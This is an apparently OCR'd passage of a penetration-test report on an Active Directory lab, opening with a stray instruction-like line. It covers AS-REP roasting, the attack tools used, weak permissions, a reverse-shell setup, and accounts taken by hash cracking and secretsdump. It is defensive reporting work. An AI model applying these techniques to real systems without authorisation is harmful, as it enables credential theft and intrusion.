
Do a scan of the infrastructure and patch where possible.

3.3.9 User with 'Do not require Kerberos pre-authentication' set

Severity: LOW

Description

Authentication in modern Active Directory enviroments uses Kerberos first as default protocol. There is a backwards compatibility option to set on objects so they don't require a pre-authentication process and get a session key in response, upon requesting a TGT, that attackers can crack:



Recommendations

Unless there is a specific need or old application that doesn't support Kerberos preauthentication this setting must be unchecked.

- Unset the "Do not require Kerberos preauthentication" on the object
- Ensure strong passwords and password policies

A APPENDIX – Project Overview

Scope

Technical requisites

A test environment over Tailscale VPN solution was setup without test-assigned Domain Connection/ Account (unauthenticated/anonymous), rendered creation of a local test account with admin privileges established as part of Approach to Testing.

On the network and domain a Kali Linux host was setup and used to provide extra tools of need as well as the possibility to have reverse shell set up.

Tools in both Windows and Linux was utilised as a multifaceted approach and thorough test method. Pentesting-systems in use was ensured and safeguarded against leaks of company or user information as well as secure storage of all data.

B APPENDIX – Testing Artefacts

Technical details

Vulnerable protocols found

NTLMv*

Vulnerable permissions found

WriteOwner, WriteDacl, mssql: xp_cmdshell, SeImpersonatePrivilege

Tools Used in Attack

App/Script	Version	Source
Hashcat	6.2.6	packages.debian.org/bookworm/hashcat
Impacket:	0.11.0-3	extra/impacket
---> GetNPUsers		
---> GetUserSPNs		
---> Mssqlclient		
---> Secretsdump		

App/Script	Version	Source
NetExec	1.3.0	blackarch/netexec
Nmap	7.95	blackarch/nmap
Proxychains	3.1-9	kali-rolling/main/proxychains
Responder	3.1.5.0	kali-rolling/main/responder

Users acquired

User	Domain	Acquired From
arya.stark	north.sevenkingdoms.local	Sensitive Data on Shares
brandon.stark	north.sevenkingdoms.local	Asreproast + Hash Crack
jeor.mormont	north.sevenkingdoms.local	Sensitive Data on Shares
jon.snow	north.sevenkingdoms.local	Kerberoasting + Hash Crack
sql_svc	north.sevenkingdoms.local	Secretsdump on .11

Extra mentions/recommendations

1. Many vulnerabilities stem from fallbacks to NTLMv* protocols. Make sure to prioritse KRB5.

C APPENDIX – NDA

Non-Disclosure Statement

This report is the sole property of BOBBO SOLUTIONS. All information obtained during the testing process is deemed privileged information and not for public dissemination. Professor Oats Consulting pledges its commitment that this information will remain strictly confidential. It will not be discussed or disclosed to any third party without the express written consent of BOBBO SOLUTIONS. Professor Oats Consulting strives to maintain the highest level of ethical standards in its business practice.

Non-Disclosure Agreement

Professor Oats Consulting and BOBBO SOLUTIONS have signed an NDA.

Disclaimer

This report is not meant as an exhaustive analysis of the level of security now present on the tested hosts, and the data shown here should not be used alone to judge the security of any computer system. Some scans were performed automatically and may not reveal all the possible security holes present in the system. Some vulnerabilities that were found may be ‘false positives’, although reasonable attempts have been made to minimize that possibility. In accordance with the terms and conditions of the original quotation, in no event shall Professor Oats Consulting or its employees or representatives be liable for any damages whatsoever including direct, indirect, incidental, consequential loss, or other damages.